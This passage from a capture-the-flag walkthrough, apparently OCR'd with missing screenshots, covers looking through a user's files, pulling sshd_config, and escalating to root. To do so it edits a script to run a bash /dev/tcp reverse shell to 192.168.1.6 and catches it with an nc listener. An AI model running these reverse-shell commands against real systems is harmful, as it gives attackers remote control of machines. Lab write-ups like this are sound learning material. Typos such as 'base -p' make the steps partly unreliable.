
Now open sarah and see the files—

Cmd - **cd sarah**

ls -al

cd ssh -- see data


get sshd_config -- transferred.




ls

cat sshd_config

showing data below--



However, since the python way didn't work to get me a PTY shell Showing on given below—



I used the second method.

10. Previledge Escalation

In that way Update the script But change the port - Port-:

4444 ----- 1234

i.e - bash -i >& /dev/tcp/192.168.1.6/4444 0>&1;

change with this port


bash -i >& /dev/tcp/192.168.1.6/1234 0>&1;

Meanwhile, I also listened on the port 1234

After a while, I got the **reverse shell.**

Use the command –


nc -lvp 1234
base -p
whoami
showing data - Root
cd root
ls -al



11. Root access

Showing a data that is root.flag

Open this – cat **root.flag**



As we can see in the above screenshot, we ran the executable, which gives the root access of the target machine.

Now we have the root access.

The above screenshot shows that we got the flag that completes this CTF.

COMLETELY DONE